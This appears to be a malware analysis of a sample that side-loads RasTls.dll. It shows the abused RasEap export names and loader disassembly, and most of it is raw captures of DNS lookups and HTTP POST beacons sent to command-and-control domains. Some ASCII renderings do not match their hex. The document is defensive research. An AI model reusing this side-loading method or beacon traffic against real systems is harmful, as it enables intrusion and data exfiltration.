



STAGE-1



STAGE-2



DLL SIDE-LOADING

- RasEapCreateConnectionProperties
 - RasEapCreateConnectionProperties2
 - RasEapCreateUserProperties
 - RasEapCreateUserProperties2
 - RasEapFreeMemory
 - RasEapGetCredentials
 - RasEapGetIdentity
 - RasEapGetInfo
 - RasEapInvokeConfigUI
 - RasEapInvokeInteractiveUI
 - RasEapQueryCredentialInputFields
 - RasEapQueryInteractiveUIInputFields
 - RasEapQueryUIBlobFromInteractiveUIInputFields
 - RasEapQueryUserBlobFromCredentialInputFields
 - RasEapUpdateServerConfig
- OUTFLTR.DAT

```

rastlsc.0040196E
push rastlsc.40E520 ; 40E520:L"RasTls.dll"
call edi
cmp eax,ebx
mov dword ptr ds:[esi+4],eax
jne rastlsc.4019B1

rastlsc.0040197C
push rastlsc.40E520 ; 40E520:L"RasTls.dll"
lea ecx,dword ptr ss:[esp+C]
push ecx
push rastlsc.40E538 ; 40E538:L"%s\\system32\\%s"
lea edx,dword ptr ss:[esp+21C] ; edx:EntryPoint
push 104
push edx ; edx:EntryPoint
call rastlsc.403561
add esp,14
lea eax,dword ptr ss:[esp+210]
push eax
call edi
cmp eax,ebx
mov dword ptr ds:[esi+4],eax
je rastlsc.401A18

rastlsc.004019B1
mov ecx,dword ptr ds:[esi+4]
mov edi,dword ptr ds:[<&GetProcAddress>]
push rastlsc.40E558 ; 40E558:"RasEapGetInfo"
push ecx
call edi
cmp eax,ebx
mov dword ptr ds:[esi+C],eax
je rastlsc.401A18

rastlsc.004019C9
mov edx,dword ptr ds:[esi+4] ; edx:EntryPoint
push rastlsc.40E568 ; 40E568:"RasEapFreeMemory"
push edx ; edx:EntryPoint
call edi
cmp eax,ebx
mov dword ptr ds:[esi+14],eax
je rastlsc.401A18
  
```

=====
(UDURRANI)
=====

(LAYER: 4)

```
s_port: 54495 |d_port: 53 |len=53
 47 C7 01 00 00 01 00 00 00 00 00 3C 6E 6E 67      G.....<nng
 67 6D 70 67 67 6D 65 67 67 69 64 67 67 6E 69 67  gmpggmeggidgnig
 67 6D 65 67 67 6A 6B 67 67 6D 68 67 67 6A 68 67  gmeggjkggmhggjhg
 67 6D 6B 67 67 6A 6E 67 67 6D 70 67 67 6D 64 67  gmkggjnngmpggmdg
 67 6A 6D 67 67 6D 63 67 67 08 69 6A 68 6C 62 67  gjmggmccg.ijhlg
 68 69 08 61 6C 79 65 72 72 61 63 03 63 6F 6D 00  hi.alyerrac.com.
 00 01 00 01      ....
```

=====
(UDURRANI)
=====

(LAYER: 4)

```
s_port: 54495 |d_port: 53 |len=53
 47 C7 01 00 00 01 00 00 00 00 00 3C 6E 6E 67      G.....<nng
 67 6D 70 67 67 6D 65 67 67 69 64 67 67 6E 69 67  gmpggmeggidgnig
 67 6D 65 67 67 6A 6B 67 67 6D 68 67 67 6A 68 67  gmeggjkggmhggjhg
 67 6D 6B 67 67 6A 6E 67 67 6D 70 67 67 6D 64 67  gmkggjnngmpggmdg
 67 6A 6D 67 67 6D 63 67 67 08 69 6A 68 6C 62 67  gjmggmccg.ijhlg
 68 69 08 61 6C 79 65 72 72 61 63 03 63 6F 6D 00  hi.alyerrac.com.
 00 01 00 01      ....
```

=====
(UDURRANI)
=====

(LAYER: 4)

```
s_port: 53 |d_port: 56686 |len=56686
 45 00 00 80 07 E0 00 00 80 11 1B E5 AC 10 DF 84      E..?....?.....
 AC 10 DF 02 DD 6E 00 35 00 6C A4 6A CA 20 01 00      .....n.5.l.j. ..
 00 01 00 00 00 00 00 00 3C 6E 6E 67 67 6D 70 67      .....<nngmpg
 67 6D 65 67 67 69 64 67 67 6E 69 67 67 6D 65 67  gmeggidgnniggmeg
 67 6A 6B 67 67 6D 68 67 67 6A 68 67 67 6D 6B 67  gjkggmhggjhggmkg
 67 6A 6E 67 67 6D 70 67 67 6D 64 67 67 6A 6D 67  gjngmpggmdggjmg
 67 6D 63 67 67 08 69 6A 68 6C 62 67 68 69 08 61  gmcgg.ijhlgghi.a
 6C 79 65 72 72 61 63 03 63 6F 6D 00 00 01 00 01  lyerrac.com.....
```

(LAYER: 4)

```
s_port: 53 |d_port: 52198 |len=52198
 45 00 00 7E 08 48 00 00 80 11 1B 7F AC 10 DF 84      E..~.H..?.....
 AC 10 DF 02 CB E6 00 35 00 6A F5 47 FB 32 01 00      .....5.j.G.2..
 00 01 00 00 00 00 00 00 3C 6E 6E 67 67 6D 70 67      .....<nngmpg
 67 6D 65 67 67 69 64 67 67 6E 69 67 67 6D 65 67  gmeggidgnniggmeg
 67 6A 6B 67 67 6D 68 67 67 6A 68 67 67 6D 6B 67  gjkggmhggjhggmkg
 67 6A 6E 67 67 6D 70 67 67 6D 64 67 67 6A 6D 67  gjngmpggmdggjmg
 67 6D 63 67 67 08 69 6A 68 6C 62 67 68 69 06 75  gmcgg.ijhlgghi.u
 72 6E 61 67 65 03 63 6F 6D 00 00 01 00 01  rnage.com.....
```

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.urnage.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

QUE: nngmpggmeggidgnniggmeggjkggmhggjhggmkggjnngmpggmdggjmggmccg.ijhlgghi.houseoasa.com , 0

=====
(UDURRANI)=====
(DATA PUSH!) IS COMING FROM 172.16.223.134 TO IP ADDRESS
PORT INFORMATION (55664, 80)
SEQUENCE INFORMATION (3169461092, 317846864)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(688)

50 4F 53 54 20 68 74 74 70 3A 2F 2F 6E 6E 67 67
6D 70 67 67 6D 65 67 67 69 64 67 67 6E 69 67 67
6D 65 67 67 6A 6B 67 67 6D 68 67 67 6A 68 67 67
6D 6B 67 67 6A 6E 67 67 6D 70 67 67 6D 64 67 67
6A 6D 67 67 6D 63 67 67 2E 69 6A 68 6C 62 67 68
69 2E 68 6F 75 73 65 6F 61 73 61 2E 63 6F 6D 2F
37 2F 31 32 38 36 36 32 2D 53 61 6A 2D 41 67 69
7A 2D 59 65 62 2D 43 65 74 2D 41 73 65 69 6D 2D
49 2D 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74
3A 20 6E 6E 67 67 6D 70 67 67 6D 65 67 67 69 64
67 67 6E 69 67 67 6D 65 67 67 6A 6B 67 67 6D 68
67 67 6A 68 67 67 6D 6B 67 67 6A 6E 67 67 6D 70
67 67 6D 64 67 67 6A 6D 67 67 6D 63 67 67 2E 69
6A 68 6C 62 67 68 69 2E 68 6F 75 73 65 6F 61 73
61 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41 67 65 6E
74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28
63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45
20 38 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54
20 36 2E 30 3B 20 54 72 69 64 65 6E 74 2F 34 2E
30 29 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D
0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67
3A 20 64 65 66 6C 61 74 65 2C 20 67 7A 69 70 0D
0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F
2F 6E 6E 67 67 6D 70 67 67 6D 65 67 67 69 64 67
67 6E 69 67 67 6D 65 67 67 6A 6B 67 67 6D 68 67
67 6A 68 67 67 6D 6B 67 67 6A 6E 67 67 6D 70 67
67 6D 64 67 67 6A 6D 67 67 6D 63 67 67 2E 69 6A
68 6C 62 67 68 69 2E 68 6F 75 73 65 6F 61 73 61
2E 63 6F 6D 2F 37 2F 31 32 38 36 36 32 2D 53 61
6A 2D 41 67 69 7A 2D 59 65 62 2D 43 65 74 2D 41
73 65 69 6D 2D 49 0D 0A 50 72 6F 78 79 2D 43 6F
6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41
6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65
6E 67 74 68 3A 20 34 35 0D 0A 43 6F 6E 74 65 6E
74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74
69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75
72 6C 65 6E 63 6F 64 65 64 0D 0A 0D 0A 20 D1 85
41 20 4E A7 35 F5 4C E3 84 15 CF 4D 6B 91 79 D2
1F 55 71 C5 95 D0 E6 1B 0A 15 B9 95 C7 CC 48 38
CB A5 49 88 F3 12 27 02 C0 15

POST http://nngg
mpggmeggidggnigg
meggjkkgmhggjhgg
mkggjnngmpggmdgg
jmgmccg.ijhlggh
i.houseoasa.com/
7/128662-Saj-Agi
z-Yeb-Cet-Aseim-
I HTTP/1.1..Host
: nngmpggmeggid
ggniggmeggjkkgmh
ggjhggmkggjnngmp
ggmdggjmgmccg.i
jhlbggh.houseoas
a.com..User-Agen
t: Mozilla/4.0 (c
ompatible; MSIE
8.0; Windows NT
6.0; Trident/4.
0)..Accept: /*/*
.Accept-Encoding
: deflate, gzip.
.Referer: http:/
/nngmpggmeggidg
gniggmeggjkkgmhg
ggjhggmkggjnngmp
gmdggjmgmccg.ij
hlggh.houseoasa
.com/7/128662-Sa
j-Agiz-Yeb-Cet-A
seim-I..Proxy-Co
nnection: Keep-A
live..Content-Le
ngth: 45..Conten
t-Type: applicat
ion/x-www-form-u
rlencoded....
..A N.5.L....Mk.y
..Uq.....H8
..I....'

LAYER: 4)

s_port: 53 |d_port: 50777 |len=50777
45 00 00 80 67 2C 00 00 80 11 BC 96 AC 10 DF 86
AC 10 DF 02 C6 59 00 35 00 6C 86 44 FF 59 01 00
00 01 00 00 00 00 00 3C 6E 6E 67 67 6D 70 67
67 6D 65 67 67 69 64 67 67 6E 69 67 67 6D 65 67
67 6A 6B 67 67 6D 68 67 67 6A 68 67 67 6D 6B 67
67 6A 6E 67 67 6D 70 67 67 6D 64 67 67 6A 6D 67
67 6D 63 67 67 08 69 6A 68 6C 62 67 68 69 08 61
6C 79 65 72 72 61 63 03 63 6F 6D 00 00 01 00 01

E..?g...?.....
.....Y.5.L.D.Y..
.....<nngmpg
mggidggniggmeg
ggjkkgmhggjhgg
ggjnngmpggmdgg
gmccg.ijhlggh.i
a.lyerrac.com.....

=====
(UDURRANI)=====
(INIT) SYN PACKET SENT FROM 172.16.223.134 TO IP ADDRESS
PORT INFORMATION (55666, 80)
SEQUENCE INFORMATION (3839855750, 0)
|URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(66)

=====
(UDURRANI)=====
(SYN ACK) PACKET SENT FROM TO IP ADDRESS 172.16.223.134
PORT INFORMATION (80, 55666)
SEQUENCE INFORMATION (13895477, 3839855751)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(60)
00 00

=====
(UDURRANI)=====
(ACKN) ACK PACKET SENT FROM 172.16.223.134 TO IP ADDRESS
PORT INFORMATION (55666, 80)
SEQUENCE INFORMATION (3839855751, 13895478)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
(60)
00 00 00 00 00

=====
(UDURRANI)=====
(DATA PUSH!) IS COMING FROM 172.16.223.134 TO IP ADDRESS
PORT INFORMATION (55666, 80)
SEQUENCE INFORMATION (3839855751, 13895478)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(659)

50 4F 53 54 20 68 74 74 70 3A 2F 2F 6E 6E 67 67
6D 70 67 67 6D 65 67 67 69 64 67 67 6E 69 67 67
6D 65 67 67 6A 6B 67 67 6D 68 67 67 6A 68 67 67
6D 6B 67 67 6A 6E 67 67 6D 70 67 67 6D 64 67 67
6A 6D 67 67 6D 63 67 67 2E 69 6A 68 6C 62 67 68
69 2E 61 6C 79 65 72 72 61 63 2E 63 6F 6D 2F 31
33 2F 36 31 38 38 34 2D 49 76 75 6B 65 2D 49 70
68 69 6A 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F
73 74 3A 20 6E 6E 67 67 6D 70 67 67 6D 65 67 67
69 64 67 67 6E 69 67 67 6D 65 67 67 6A 6B 67 67
6D 68 67 67 6A 68 67 67 6D 6B 67 67 6A 6E 67 67
6D 70 67 67 6D 64 67 67 6A 6D 67 67 6D 63 67 67
2E 69 6A 68 6C 62 67 68 69 2E 61 6C 79 65 72 72
61 63 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41 67 65
6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20
28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49
45 20 38 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E
54 20 36 2E 30 3B 20 54 72 69 64 65 6E 74 2F 34
2E 30 29 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A
0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E
67 3A 20 64 65 66 6C 61 74 65 2C 20 67 7A 69 70
0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A
2F 2F 6E 6E 67 67 6D 70 67 67 6D 65 67 67 69 64
67 67 6E 69 67 67 6D 65 67 67 6A 6B 67 67 6D 68
67 67 6A 68 67 67 6D 6B 67 67 6A 6E 67 67 6D 70
67 67 6D 64 67 67 6A 6D 67 67 6D 63 67 67 2E 69
6A 68 6C 62 67 68 69 2E 61 6C 79 65 72 72 61 63
2E 63 6F 6D 2F 31 33 2F 36 31 38 38 34 2D 49 76
75 6B 65 2D 49 70 68 69 6A 0D 0A 50 72 6F 78 79
2D 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65
70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74
2D 4C 65 6E 67 74 68 3A 20 34 35 0D 0A 43 6F 6E
74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69
63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72
6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 0D 0A
20 D1 85 41 20 4E A7 35 F5 4C E3 84 15 CF 4D 6B
91 79 D2 1F 55 71 C5 95 D0 E6 1B 0A 15 B9 95 C7
CC 48 38 CB A5 49 88 F3 12 27 02 C0 15

POST http://nngg
mpggmeggidggnigg
meggjkkgmhggjhgg
mkggjnngmpggmdgg
jmgmccg.ijhlggh
i.alyerrac.com/1
3/61884-Ivuke-
Iphij HTTP/1.1..
Host: nngmpggmeg
gidggniggmeggjk
kgmhggjhggmkgg
jnngmpggmdggj
mgmccg.ijhlggh.
alyerrac.com..
User-Agent: Mozil
la/4.0 (compatibl
e; MSIE 8.0; Wind
ows NT 6.0; Tride
nt/4.0)..Accept:
/*/*..Accept-En
coding: deflate,
gzip..Referer: h
ttp://nngmpggme
gidggniggmeggjk
kgmhggjhggmkgg
jnngmpggmdggj
mgmccg.ijhlggh.
alyerrac.com/13
/61884-Ivuke-
Iphij..Proxy-
Connection: Kee
p-Alive..Conten
t-Length: 45..Co
ntent-Type: appl
ication/x-www-
form-urlencoded
....A N.5.L....
Mk.y.Uq.....
H8..I....'